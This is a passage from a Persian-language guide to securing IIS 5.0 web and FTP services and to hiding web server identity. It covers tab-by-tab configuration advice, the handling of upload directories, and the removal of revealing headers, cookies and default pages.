- یک دایرکتوری با مجوز Execute&Read (از مجموعه مجوزهای NTFS) صرفا" در رابطه با گروه کاربران عمومی (Webusers) ایجاد گردد . این دایرکتوری همچنین می بایست دارای مجوز Script only (مربوط به مجوزهای IIS) در زمان پیکربندی سایت www گردد . دایرکتوری فوق ، شامل فایل های اجرائی نظیر اسکریپت ها ، می باشد .

در این بخش به بررسی نحوه تنظیم و پیکربندی سرویس وب خواهیم پرداخت . بمنظور پیکربندی وب سایت ، برنامه ISM را فعال و در ادامه بر روی وب سایت مورد نظر مستقر و با فشردن دکمه سمت راست موس ، گزینه Properties را انتخاب نمائید . در ادامه جعبه محاوره ای مربوط به پیکربندی وب سایت نمایش و امکان انجام تنظیمات مورد نظر فراهم خواهد شد . در ادامه به تشریح هر یک از امکانات موجود در این بخش خواهیم پرداخت .



- **Tab Web site** : در این بخش می توان تنظیمات زیر را انجام داد :

- Web site Identification . در این بخش می توان یک مشخصه (نام نسبت داده شده به وب سایت قابل استفاده در زمان نمایش درخت ISM) را برای وب سایت تعریف نمود. همچنین در این بخش می توان آدرس IP مربوط به اینترفیس کارت شبکه مسئول پاسخگوئی به سایت ، یک پورت TCP و پورت SSL را مشخص نمود. در بخش Advanced options ، می توان چندین نام domain و یا host header را به یک آدرس IP ، نسبت داد (mapping) .
- Connections . گزینه فوق، امکان اعمال محدودیت در رابطه با تعداد دستیابی همزمان به یک وب سایت را فراهم می نماید . با استفاده از گزینه های موجود در این بخش می توان، یک زمان Timeout را مشخص کرد. پیشنهاد می گردد ، گزینه فوق انتخاب و مقدار مورد نظر به آن نسبت داده شود تا پیشگیری لازم در خصوص تهاجم اطلاعاتی از نوع غیر فعال کردن سرویس ، ایجاد گردد.
- Enable Logging .پیشنهاد می گردد که گزینه فوق ، فعال گردد. پس از فعال شدن گزینه فوق،اطلاعات مربوط به ملاقات کنندگان سایت،ثبت خواهد شد.

- **Operators Tab** . در این بخش می توان تنظیمات زیر را انجام داد :

- Web Site Operators . از امکانات موجود در این بخش می توان بمنظور مشخص نمودن گروه / کاربران مورد نظر ، جهت مدیریت وب سایت، استفاده کرد. Account فوق ، می بایست یک گروه باشد (در صورتیکه سرویس دهنده در یک domain باشد) . account های موجود در گروه ضرورتی به دارا بودن مجوزهای مدیریتی نخواهند داشت . اپراتورها ،

صرفا" قادر به اعمال تغییرات در رابطه با خصلت هائی می باشند که محدوده اثر آنان همان وب سایت ، خواهد بود . این نوع کاربران قادر به دستیابی به خصلت هائی که مربوط به عملکرد تمام IIS ،سرویس دهنده ویندوز ۲۰۰۰ که IIS را میزبان نموده و یا شبکه ای که سیستم بر روی آن اجراء می گردد ، نخواهند بود. نمونه عملیاتی را که یک اپراتور وب می تواند انجام دهد ، عبارتند از :

- مدیریت محتویات وب (تغییر ، اضافه و حذف)

- فعال نمودن Logging

- تغییر اسناد پیش فرض وب

- تنظیم مجوزهای دستیابی سرویس دهنده وب کاربرانی که عضوء گروه Administrators ویندوز ۲۰۰۰ می باشند ، قادر به انجام عملیات مرتبط با IIS ، زیر خواهند بود :

- تغییر در ایزولاسیون برنامه (جدا سازی برنامه)

- ایجاد دایرکتوری های مجازی و یا تغییر مسیر آنان

- تغییر نام و رمز عبور Anonymous

- تغییر مشخصه و یا پیکربندی یک وب سایت

- **Directory Tab Home** . با استفاده از امکانات موجود در این بخش می توان ، تنظیمات متعددی را انجام داد . تنظیمات مربوط به کنترل عرضه محتویات وب ، مجوزهای دستیابی ، پیکربندی و اشکال زدائی ASP ، نمونه هائی در این زمینه می باشند. تمامی تنظیمات مرتبط با امنیت از طریق A directory located on this computer ، پوشش داده می شوند.

Access Permissions . مجموعه مجوزهای موجود در این محل می بایست با مجوزهای NTFS مطابقت نمایند . عملیات مربوط به پیکربندی دایرکتوری ها و تعریف مجوزهای مناسب برای سایت ها ، با عنوان :" عملیات قبل ازنصب " در بخش اول این مقاله اشاره گردید .

کنترل محتویات : در این رابطه می توان تنظیمات زیررا انجام داد :

- Script Source access . با انتخاب گزینه فوق ، کاربران قادر به دریافت فایل های Source خواهند بود. در صورتیکه گزینه Read انتخاب گردد ، کاربران قادر به خواندن Source و در صورتیکه Write انتخاب گردد ، امکان بازنویسی Source در اختیار کاربران قرار خواهد گرفت . Script Source access ، شامل دستیابی به Source اسکریپت ها


نظیر اسکریپت های استفاده شده در یک برنامه ASP است . پیشنهاد می گردد ، گزینه فوق به همان صورت پیش فرض (انتخاب نشده) باقی بماند . ویژگی فوق، صرفا" در زمانیکه قصد نشر و ارائه اطلاعات از راه دور را داشته باشیم ، مفید و ضروری خواهد بود (نظیر WebDAV)

- Directory browsing . با انتخاب گزینه فوق ، لیستی از دایرکتوری ها و فایل های موجود بر روی سیستم بصورت hypertext ، برای کاربران نمایش داده خواهد شد.پیشنهاد می شود ، گزینه فوق فعال نگردد.
- Log visits . پیشنهاد می گردد ، گزینه فوق فعال باشد(بصورت پیش فرض فعال است) . با فعال شدن گزینه فوق ، اطلاعات مربوط به تمامی کاربران (ملاقات کنندگان سایت) ثبت خواهد شد.

- Settings Application . یک برنامه ، دایرکتوری ها و فایل های موجود بهمراه یک دایرکتوری است که نقطه شروع برنامه را مشخص می نماید.در این بخش می توان تنظیمات زیر را انجام داد :

- Application protection . گزینه فوق باعث ایزوله نمودن یک برنامه مبتنی بر وب از طریق استقرار آن در مکانی متمایز از سایر برنامه ها و سرویس دهنده وب ، می گردد . پیشنهاد می گردد ، مقدار گزینه فوق ، medium و یا high در نظر گرفته شود. در صورتیکه مقدار medium انتخاب گردد ، حفاظت اعمال شده باعث پیشگیری برنامه ها از مسائل بوجود آمده تصادفی و سهوی مرتبط با نرم افزار سرویس دهنده وب ، خواهد شد. در صورتیکه مقدار گزینه فوق ، high در نظر گرفته شود ، برنامه بطورکامل در فضائی جداگانه از حافظه اجراء و در این حالت بر روی سایر برنامه ها تاثیر نخواهد گذاشت .
- Execute Permissions . تنظیمات موجود در این بخش ، اجراء برنامه های موجود در دایرکتوری را کنترل می نمایند . در این رابطه می توان از تنظیمات زیر استفاده کرد :
  - none . باعث ممانعت در اجرای برنامه ها و یا اسکریپت ها می گردد .
  - Scripts . محدودیت اجراء در رابطه با اسکریپت ها اعمال خواهد شد (انشعابات فایلی که قبلا" به برنامه های اسکریپت ، نسبت داده شده اند) . دایرکتوری هائی که مجوز فوق ، به آنها داده می شود، می بایست ، امکان Read مربوط به کاربران ناشناس (Anonymouse) ، از آنها سلب گردد. در صورتیکه مجوز Read به account فوق ، داده شود، امکان مشاهده اطلاعات همراه در اسکریپت ها ، برای کاربران فراهم خواهد شد.(برخی از اطلاعات ممکن است حساس باشند نظیر : رمز عبور)
  - Scripts and Executables . گزینه فوق، امکان اجرای هر نوع برنامه ای (اسکریپت و فایل های باینری نظیر فایل های exe . و یا dll .) را فراهم می نماید . در زمان واگذاری مجوز فوق ، می بایست حساسیت خاصی را مد نظر داشت . مجوز فوق، صرفا" می بایست در رابطه با دایرکتوری هائی واگذار گردد که از فایل های باینری موجود در آنان سرویس دهنده وب استفاده می نماید. در صورتیکه کاربران سایت نیازمند مجوز فوق در رابطه با یک دایرکتوری خاص می باشند ، مطمئن شوید که آنان دارای مجوز write مربوط به NTFS در ارتباط با کاربران anonymous سایت مورد نظر نخواهند بود . مجوز فوق ، شرایط لازم برای استقرار کدهای اجرائی بر روی سرویس دهنده را فراهم و ممکن است کدهای فوق ، کدهای مخربی باشند که زمینه شروع یک تهاجم اطلاعاتی را فراهم نمایند.

- Configuration Application . برای تنظیم جزئیات بیشتر مرتبط با برنامه ها ، می توان از امکان (دکمه) Configuration استفاده کرد . در ادامه یک جعبه محاوره ای جداگانه نمایش که دارای گزینه های :App Mappings , App Options , App Debugging و Process Options (در صورتیکه مقدار High در رابطه با protection application انتخاب شده باشد) . است .




- App options Tab . از طریق امکانات موجود در این بخش می توان ، اقدام به پیکربندی وب سایت ، دایرکتوری مجازی و level دایرکتوری نمود .

- Enable session state و Session timeout . با انتخاب گزینه فوق ، ASP برای هر کاربری که به برنامه ASP دستیابی پیدا می نماید یک Session ایجاد می نماید . بدین ترتیب امکان تشخیص کاربر در بین چندین صفحه ASP موجود در برنامه ، فراهم می گردد . زمانیکه کاربر صفحه ای را درخواست ننماید و یا صفحه را در مدت زمان تعریف شده (Session timeout) ، بازخوانی (Refresh) ننماید ، Session متوقف خواهد شد .
- با مقداردهی ASP Script timeout ، در صورتیکه یک اسکریپت در زمان تعریف شده اجرای خود را به اتمام نرساند ، یک entry در Event log ویندوز ۲۰۰۰ ایجاد و به اجرای اسکریپت خاتمه داده می شود . تنظیم مقدار Timeout باعث پیشگیری از بروز تهاجم اطلاعاتی از نوع غیر فعال نمودن سرویس می گردد (انکار سرویس)
- پیشنهاد می گردد ، گزینه Enable parent paths ، غیر فعال باشد . بدین ترتیب اسکریپت های ASP امکان استفاده از مسیرهای Relative نسبت به دایرکتوری مادر دایرکتوری جاری را نخواهند داشت . (گرامر " .. ") . در صورتیکه دایرکتوری مادر امکان Execute را فراهم نموده باشد ، یک اسکریپت می تواند تلاشی را در جهت اجرای یک برنامه غیر مجاز در دایرکتوری مادر ، آغاز نماید..

- Process Options Tab . در این رابطه گزینه Write Unsuccessful client requests to event log (صرفا" در حالتیکه ایزولاسیون High در رابطه با حفاظت برنامه انتخاب شده باشد) ، ارائه خواهد شد .

- **Tab Documents** . پیشنهاد می گردد ، مدیریت سیستم (شبکه) همواره یک سند پیش فرض را مشخص تا تمامی کاربران در زمان دستیابی به سایت آن را مشاهده نمایند. بدین ترتیب از نمایش ناخودآگاه ساختار دایرکتوری ، پیشگیری بعمل می آید . وضعیت فوق زمانی انجام خواهد شد که گزینه Directory browsing فعال شده باشد .

- **Security Tab Directory** . خصلت های امنیتی را می توان در رابطه با وب سایت ، دایرکتوری ، دایرکتوری مجازی و یا Level فایل ، اعمال نمود.



- Authenticated access Anonymous access and ، در رابطه با گزینه فوق در بخش قبل مقاله ، توضیحاتی ارائه گردیده است .
- Name Restrictions IP Address and Domain ، مدیران سیستم می توانند با استفاده از گزینه فوق ، کاربران مجاز به استفاده از وب سایت را بر اساس آدرس IP مربوطه ، مشخص نمایند. در این رابطه دو گزینه ارائه می گردد :

Granted Access و Denied Access . با انتخاب گزینه Gtanted Access ، تمامی کامپیوترها، مجاز به استفاده از منابع موجود بر روی سیستم خواهند بود بجزء آنهائیکه آدرس IP آنان مشخص شده است . Denied Access ، امکان دستیابی به منابع سیستم را صرفا" (فقط) برای کامپیوترهائی که آدرس IP آنان مشخص شده است ، میسر می سازد . در چنین حالتی درخواست های دریافتی از سایر کامپیوترها ، نادیده گرفته خواهد شد . زمانیکه آدرس های IP را مشخص می نمائیم ، دارای سه گزینه دیگر خواهیم بود: Computer Single ، در این حالت مدیریت شبکه (سیستم) صرفا" یک آدرس IP را مشخص می نماید . Group of computers ، در این حالت مدیریت network ID و Sbunet mask را مشخص و در زمانیکه Domain name انتخاب می گردد ، یک پیام هشداردهنده نمایش داده می شود . (انتخاب فوق باعث کاهش کارآئی سیستم خواهد شد) . در چنین حالتی برای هر درخواست اتصال ، می بایست از DNS Reverse lookup ، استفاده گردد .

- Secure Communications ، از گزینه فوق ، بمنظور پیکربندی ویژگی های SSL قابل دسترس بر روی سرویس دهنده وب ، استفاده می گردد . با انتخاب گزینه فوق ، تمامی ترافیک بین سرویس گیرنده و سرویس دهنده بصورت رمز شده انجام خواهد شد . پس از پیکربندی لازم ، ملاقات کنندگان سایت ، می بایست از مرورگرهائی استفاده نمایند که از Secure Communications ، حمایت می نمایند. (جزئیات مربوطه در مقالات آتی ارائه می گردد) .

- **Extensions Tab Server** . برنامه IIS 5.0 ، امکان تولید و نشر اطلاعات از راه دور را فراهم می نماید. پیشنهاد می گردد ، برای هر یک از وب سایت های موجود بر روی سرویس دهنده IIS ، گزینه enable authoring ، غیر فعال گردد . ویژگی فوق ، امکان تغییر در یک صفحه وب و در نهایت Upload نمودن آن بر روی وب سایت را در اختیار برنامه Frontpage ، قرار خواهد داد .

در بخش پنجم این مقاله ، به بررسی سرویس FTP ، خواهیم پرداخت.

در این بخش به نحوه تنظیم و پیکربندی سرویس FTP خواهیم پرداخت . با استفاده از سرویس File Transfer Protocol (FTP) ، سرویس گیرندگان قادر به ارسال و یا دریافت اطلاعات به / از یک سرویس دهنده FTP می باشند . با اینکه برخی از قابلیت ها و توانائی های FTP بر روی اینترنت، توسط سرویس وب (www) ارائه و جایگزین شده است ولی استفاده از سرویس FTP ، همچنان امری متداول است . پیشنهاد می گردد ، پیکربندی سرویس دهنده FTP بگونه ای انجام گردد که امکان ارسال فایل توسط سرویس گیرندگان به سرویس دهنده (Uploading) از کاربران سلب و عملا" امکان چنین فعالیتی وجود نداشته باشد . در صورتیکه با توجه به سیاست های سازمان به پتانسیل اشاره شده نیاز باشد ، یک دایرکتوری مجزاء مثلا" با نام Incoming \ را برای دریافت فایل های ارسالی توسط سرویس گیرندگان ایجاد و می بایست تنظیمات امنیتی خاصی را از منظر نوع دستیابی به آن تعریف و پیکربندی نمود. دایرکتوری فوق ، می بایست تحت نظارت و مشاهده دائم با توجه به سیاست های امنیتی تعریف شده در سازمان قرار داشته باشد .

سازماندهای دایرکتوری های FTP

بمنظور کنترل و هدایت مناسب سرویس دهنده FTP ، پیشنهاد می گردد که دایرکتوری ها بر اساس سیاست های مشخص شده ای برای کاربران ایجاد و سازماندهی گردند . برای دریافت فایل ، اسامی دایرکتوری ها می بایست نشاندهنده محتویات دایرکتوری باشد . مثلا" درایورهای مربوط به دستگاهها (Device Drivers) می توانند بر اساس دایرکتوری هائی سازماندهی گردند که مرتبط و هماهنگ شده با اسامی سیستم عامل مربوطه باشد . در رابطه با این نوع دایرکتوری ها ، می بایست سطح دستیابی مجاز ، فقط خواندنی (Read only) در نظر گرفته شود. برای ذخیره سازی موقت فایل های ارسالی توسط سرویس گیرندگان و قبل از اینکه آنان را در دایرکتوری مستقر نمائیم که امکان Download عمومی آنان فراهم گردد ، می بایست یک دایرکتوری موقت را ایجاد و پس از

استقرار فایل های ارسالی توسط کاربران در آن و بررسی مسائل امنیتی ، فایل های ارسالی تائید شده را در دایرکتوری مربوط به Download عمومی ، مستقر نمود. دایرکتوری موقت ، می بایست صرفا" دارای مجوز نوشتن (Write) برای Account مربوط به anonymous باشد . دایرکتوری FTP که برای Download نمودن کاربران پیکربندی می گردد ، صرفا" می بایست دارای مجوز "فقط خواندنی " باشد . رویکرد فوق ، ممکن است زمینه ساز مسائل اندکی نیز باشد چراکه کاربران ناشناس (anonymous) قادر به مشاهده فایل های Upload شده توسط سایر کاربران نمی باشند ولی این امر آنان را در مقابل تغییر و یا حذف فایل ها ،محافظت خواهد کرد(فایل های ارسالی توسط سایر کاربران در یک دایرکتوری موقت ذخیره که سایر کاربران امکان مشاهده آن را نخواهند داشت ، پس از بررسی لازم در خصوص فایل های ارسالی و استقرار آنان توسط مدیریت سایت در دایرکتوری عمومی در نظر گرفته شده برای Download ، امکان استفاده از آنان برای سایر کاربران نیز فراهم خواهد شد) . رویکرد فوق ، همچنین سایت FTP را در مقابل کاربران غیر مجازی که اقدام به ارسال و ذخیره سازی نرم افزارهای غیرقانونی و یا ابزارهای hacking می نمایند ، حفاظت می نماید . مدیریت سایت ، می بایست بصورت مستمر فایل های ارسالی توسط کاربران به دایرکتوری موقت را بررسی و پس از اطمینان از مسائل امنیتی وسایر موارد مورد نظر ، آنان را دایرکتوری مختص Download، مستقر نماید . دایرکتوری فوق ، صرفا" می بایست دارای مجوز فقط خواندنی باشد .

FTP site Tab

خصلت های موجود در این بخش مشابه خصلت های موجود در web site Tab می باشند ولی کاربرد آنان در رابطه با سرویس FTP خواهد بود .در این رابطه مدیریت سایت می تواند ، مشخصه ای را برای سایت FTP ، کنترل تعداد اتصالات و تنظیم یک زمان ارتباط Timeout تعریف و مشخص نماید . توصیه می گردد که گزینه Enable logging انتخاب و برای مشخص نمودن زمان Timeout ، مقداری در نظر گرفته شود که اولا" باعث استفاده مطلوب و بهینه از سایت شده و ثانیا" بتوان حملات از نوع Denial of Service : DoS (غیرفعال نمودن و ایجاد اختلال در ارائه سرویس و خدمات به کاربران مجاز) را کنترل و تشخیص داد .

Security Accounts Tab

با استفاده از امکانات موجود در این بخش ، می توان دستیابی anonymous و اپراتورهای سایت FTP را مشخص و پیکربندی نمود. پیشنهاد می گردد که anonymous connections Allow only ، انتخاب تا محدودیت دستیابی صرفا" مرتبط با اتصالات anonymous گردد . پس از انتخاب گزینه فوق ، کاربران قادر به log on نمودن با نام و رمز عبور واقعی خود نخواهند بود (در چنین حالتی اطلاعات مربوط به account کاربر بصورت شفاف و بدون رمزنگاری ارسال خواهد شد) . بدین ترتیب ، سرویس دهنده FTP در مقابل برخی حملات که ممکن است از account مدیریت سیستم و یا یکی از کاربران مجاز سوءاستفاده گردد ، محافظت خواهد شد (account های فوق، می توانند دارای مجوزهای خاصی در ارتباط با دستیابی به سرویس دهنده باشند) . در این رابطه لازم است به این نکته نیز اشاره گردد که حتی با انتخاب گزینه فوق ، محدودیتی در رابطه با log on نمودن کاربران مجاز با استفاده از نام و رمز عبور مربوطه بوجود نخواهد آمد . کاربری که به براساس عادت در مواجهه با نمایش پیام FTP ، نام و رمز عبور خود را برای ورود به سایت وارد می نماید ، می بایست به این مسئله توجه نماید که حتی اگر درخواست وی پذیرفته نگردد ، ولی با توجه به ارسال اطلاعات مرتبط با account وی بصورت شفاف و بدون اعمال هرگونه رمزنگاری، می تواند زمینه بروز مشکلات امنیتی در ارتباط با سرویس دهنده FTP را بدنبال داشته باشد.زمانیکه کاربران بعنوان anonymous به سایت log on می

نمایند ، از آدرس پست الکترونیکی آنان بعنوان رمز عبور استفاده می گردد . سرویس دهنده FTP در ادامه از account با نام IUSR_computername بعنوان logon account بمنظور بررسی مجوزهای مورد نظر ، استفاده خواهد کرد . لازم است به این نکته نیز اشاره گردد که Integrated windows authentication در رابطه با سرویس FTP وجود ندارد. در قسمت پائین پنجره مربوط به Security Accounts Tab ، امکانات لازم بمنظور مشخص نمودن account مربوطه به مدیریت سایت FTP وجود دارد .


در این رابطه لازم است گزینه Allow IIS to control password ، بمنظور تطبیق account مربوط به anonymous و رمز عبور (عموما" بصورت IUSR_computername) با account ایجاد شده در بخش users مربوط به Computer management ، انتخاب گردد . در صورتیکه IUSR_computername شامل account مربوط به anonymous نباشد ، می بایست مطمئن گردید که account تعریف شده یک account بر روی کامپیوتر محلی (local computer) است . بدین ترتیب ، در صورت عدم دستیابی به Domain controller ، سرویس دهنده وب قابل دسترس خواهد بود .(در صورتیکه account مربوط به anonymous یک domain account در نظر گرفته شده باشد) .

Messages Tab

با استفاده از امکانات موجود در این بخش می توان سه نوع پیام را بمنظور نمایش برای کاربران مشخص نمود: Welcome (ورود به سایت FTP) ، پیام Exit بمنظور خروج یک کاربر از سایت و پیام حداکثر تعداد ارتباطات (Maximum Connections) . پیشنهاد می گردد که از یک پیام خوش آمد گوئی که به شکل یک Banner امنیتی می باشد ،استفاده گردد .از پیام های خروجی می توان بمنظور نمایش هشدارها ئی بر اساس توقف ارتباط کاربر استفاده گردد . در مواردیکه حداکثر تعداد ارتباط به سایت FTP محقق می گردد ، می توان با ارائه یک پیام مناسب کاربران را نسبت به وضعیت بوجود آمده ، آگاه نمود .

Home Directory Tab

از امکانات موجود در این بخش بمنظور مشخص نمودن مکان (آدرس) محتویات ارائه شده (یک دایرکتوری بر روی کامپیوتر ، یک فولدر به اشتراک گذاشته شده در شبکه و یا یک URL redircetions) استفاده می گردد. مسیر محلی دایرکتوری ، مجوزهای دستیابی و سبک نمایش لیست دایرکتوری که IIS برای سرویس گیرنده ارسال می نماید را نیز می توان در این بخش مشخص نمود. پیشنهاد می گردد که دایرکتوری فوق ، صرفا" دارای مجوز "فقط خواندنی" باشد. در صورتیکه ضروری است که امکان ارسال فایل (Upload) در اختیار کاربران قرار گیرد،پیشنهاد می گردد دو دایرکتوری مجزای دیگر تحت دایرکتوری ftproot ، ایجاد گردد . یکی از دایرکتوری ها دارای مجوز دستیابی "فقط خواندنی " در ارتباط با ذخیره اطلاعات قابل دسترس برای تمامی کاربران بمنظور download و دایرکتوری دیگر ، دارای مجوز صرفا" " فقط نوشتن " برای ارسال فایل های کاربران بر روی سرویس دهنده FTP باشد . (دایرکتوری دوم صرفا" محلی موقت برای استقرار فایل های ارسالی کاربران خواهد بود) . در ادامه یکی از مدیران سیستم (و یا web operator) می تواند دارای مسئولیت بررسی داده و فایل های ارسالی در دایرکتوری فوق شده و پس از حصول اطمینان از عدم وجود مسائل امنیتی و سایر موارد مرتبط ، اقدام به استقرار فایل های ارسالی در دایرکتوری اول بمنظور در اختیار گذاشتن آنان برای Download توسط سایر کاربران نماید .



Directory Security Tab

با استفاده از امکانات موجود در این بخش می توان سیاست دستیابی به سایت FTP را بر اساس آدرس های IP مشخص نمود. در این رابطه دو گزینه وجود دارد : Granted Access و Denied Access . با انتخاب گزینه Granted Access ، تمامی کامپیوترها قادر به دستیابی به منابع موجود خواهند شد ، بجزء کامپیوترهائی که آدرس IP آنان مشخص شده است . با انتخاب گزینه Denied Access ، صرفا" آندسته از کامپیوتر هائی که آدرس IP آنان مشخص خواهد شد ، قادر به دستیابی به منابع موجود بوده و تمامی درخواست های دیگر نادیده گرفته خواهد شد . در مواردیکه آدرس های IP مشخص می گردد ، سه گزینه دیگر نیز موجود می باشد : single computer و group of computers (در این حالت network ID و Subnet mask مشخص خواهد شد) و یا Domain Name (در انتخاب گزینه فوق ، می بایست دقت لازم را انجام داد. پس از انتخاب این گزینه ، یک پیام هشداردهنده مبنی بر کاهش کارآئی سرویس دهنده با توجه به ضرورت انجام یک DNS reverse lookup در ارتباط با هر درخواست اتصال، نمایش داده خواهد شد) . در صورتیکه مجموعه ای تعریف شده از کاربران وجود دارد که می بایست به آنان مجوز دستیابی به دایرکتوری ftp داده شود ، پیشنهاد می گردد، گزینه Denied Access انتخاب گردد . بدین ترتیب ، صرفا" کامپیوترهای مشخص شده قادر به دستیابی به داده موجود بر روی دایرکتوری ftp بوده و از دستیابی دیگران جلوگیری بعمل خواهد آمد.

روشهای پنهان سازی سرورهای وب برای افزایش ایمنی

پوشش دادن یا پنهان کردن یک وب سرور شامل از بین بردن جزئیات هویتی ای است که هکرها می توانند برای کشف سیستم عامل و وب سرور نصب شده روی آن مورد استفاده قرار دهند. این اطلاعات در حالی که هیچ استفاده ای برای بهره برداران مشروع ندارد ، اغلب نقطه شروعی برای هکرها می باشد.
دراین مقاله به بررسی برخی راهکارهایی که می توانیم با به کارگیری آنها خطر شناسایی را به حداقل برسانیم ، می پردازد. بیشتر مثالها مربوط به IIS میکروسافت می باشد . زیرا بخاطر آسیب پذیری زیادش به طور وسیعی مورد توجه نفوذگران قرار گرفته است.
همچنین یک سری از اقدامات پیشگیرانه شناسایی برای آپاچی سرور نیز ذکر خواهد شد. غیر قابل شناسایی کردن سرور وظیفه همه کسانی است که مسئولیت اجرایی وب سرور را بر عهده دارند.

نفوذگران از اینجا شروع می کنند ، چرا شما از این نقطه شروع نمی کنید ؟

بگذارید از نقطه نظر مهاجمین نگاه کنیم. آسیب پذیریهای امنیتی متکی بر نسخه (Version) و نوع نرم افزار دارند.
یک نفوذگر برای نفوذ به یک وب سرور باید بداند وب سرور از چه نوعی و دارای چه ورژنی می باشد. دانستن جزئیات یک وب سرور کارآمدی هرگونه تهاجمی را به مقدار زیاد افزایش می دهد.

Server Header ها همه چیز را می گویند:

بسیاری از وب سرورها خودشان و سیستم عاملی را که بر روی آن نصب هستند به هر کسی که بخواهد معرفی می نمایند. با استفاده از ابزارهای بررسی شبکه مانند Sam Spade یا Header Check می توانید http هدرهای سرور را تشخیص دهید. تنها کافیست Home Page وب سایت را درخواست نموده و http هدرهای حاصله یا بنرهایی که توسط سرور ارسال گردیده را مورد بررسی قرار دهید. در میان آنها احتمالا چیزی شبیه به Server : Microsoft – IIS/5.0 پیدا خواهید کرد.
آپاچی سرور نیز به صورت پیش فرض همه مشخصات را اعلام می کند.

Server : Apache/2.0.41-dev(unix)

کاربران آپاچی سرور 2.x دارای مدول Mod Header هستند . این کاربران می توانند به سادگی فایل httpd.conf را به صورت زیر ادیت نمایند :

Header Set Server "New Server Name"

متاسفانه در نسخه های پیشین آپاچی سرور نمی توان سرور هدرها را تغییر داد.
کاربران IIS نیز می توانند Lock Down را نصب نموده و برای برداشتن وجایگزین کردن هدرها از فایل پیکره بندی URLScans استفاده نمایند. در صورتی که از سرور Cold Fusion استفاده می نمایید و می خواهید URLScans را به کار برید بسیار محتاط باشید. زیرا روشی که در حال حاضر هدرها را جایگزین می نماید باعث خسارات سنگینی به صفحات CFM می گردد. در این حالت تنها راه ممکن برداشتن هدرهاست.

پسوند فایلها :

نمایش پسوند فایلها مانند ASP. یا ASPX. به طور مشخص نشان دهنده آن است که شما از یک سرور مایکروسافت استفاده می کنید. به طور کلی پنهان کردن پسوند فایلها کار مفیدی است. در طراحی سایتها سعی کنید از HTML و Java استفاده کنید. پسوند فایلهای طراحی شده توسط این زبانها نشان دهنده نوع وب سرور نمی باشد.
در مورد آپاچی سرور به مدول mod negotiation توجه خاصی داشته باشید. بوسیله این مدول می توانید پسوند فایلها را مخفی کنید.
همچنین توسط mod header می توان پسوند فایلها را تعویض نمود.
کاربران IIS نیز می توانند از برنامه PageXChanger برای پنهان ساختن پسوند فایلها استفاده نمایند.

ASP Session ID Cookie

این کوکی ها وظیفه حفظ وضعیت سرویس گیرنده را بر عهده دارند و به سادگی سیستم عامل و وب سرور نصب شده بر روی آن را مشخص می کنند.

Set –Cookie:ASPESSIONIDQGQGGWFC=MGMLNKMDENPEOPIJHPOPEPPB;

شما می توانید ASP Session State را از کار بیندازید. همچنین می توانید برای تغییر اسامی کوکی ها از یک فیلتر ISAPI استفاده نمایید. از طرفی ASP Session ها باعث محدود شدن منابع سیستم می گردند. از کار انداختن آن به بهبود اجرایی ASP کمک می کند و باعث گمنام ماندن سرور شما نیز می گردد.

WebDAV

راه دیگر شناسایی سرورهای ویندوزی WebDAV می باشد. WebDAV منحصر به مایکروسافت یا IIS نمی باشد ، بلکه یک استاندارد پیشنهادی (RFC 2518) با گروه کاری IETF است. سرور ویندوزی در حالت پشتیبانی WebDAV اطلاعات زیادی را به هدر می افزاید که می تواند مورد استفاده هکرها قرارگیرد. در صورتیکه از WebDAV برای پشتیبانی , Web Folders Outlook Web Access یا ... استفاده نمی نمایید، می توانید با استفاده ازIISLockDown یا تغییر در رجیستری آن را از کار بیندازید.

هدرهای دیگر

برخی از سرورهای وب به وسیله نمایش هدرهای خاص در پاسخهای HTTP هویت خود را فاش می سازند. هدرهای X-Powered-By و X-ASPNET-Version علائم بارزی هستند که نشان دهنده استفاده از ASP.NET و بنابراین میزبانی IIS می باشند. همچنین به یاد داشته هدرهای Microsoft Office Web Server را باید مخفی کنید.

Windows Authentication

کاربران IIS نباید Windows Authentication را به عنوان راهی برای پنهان نمودن اطلاعات بر روی سرور مورد استفاده قرار دهند. زیرا این شیوه اطلاعات زیادی را در مورد سرور بر ملا می سازد. یک هکر می تواند با توجه به هدرهای Authentication WW-نوع وب سرور را مشخص نماید. زمانی که یک فایل یا فولدر توسط پروسه Authentication ویندوز محافظت می شود، درهدرهای فرستاده شده از طرف سرور String NTLM وجود دارد که می تواند مورد بهره برداری هکر قرار گیرد.

پیام های پیش فرض

پیامها ، صفحات و اسکریپتهای پیش فرض نیز باعث شناسایی وب سرور می گردد. اغلب نرم افزارهای پشتیبانی کننده وب سرور دارای پیغامهای پیش فرض هستند که باید به گونه ای مناسب تغییر پیدا کند. همچنین تمام Administration Pages ، اسکریپتها و Document هایی که همراه با وب سرور نصب می شوند باید مخفی یا پاک شوند.

دیگر سرویسها

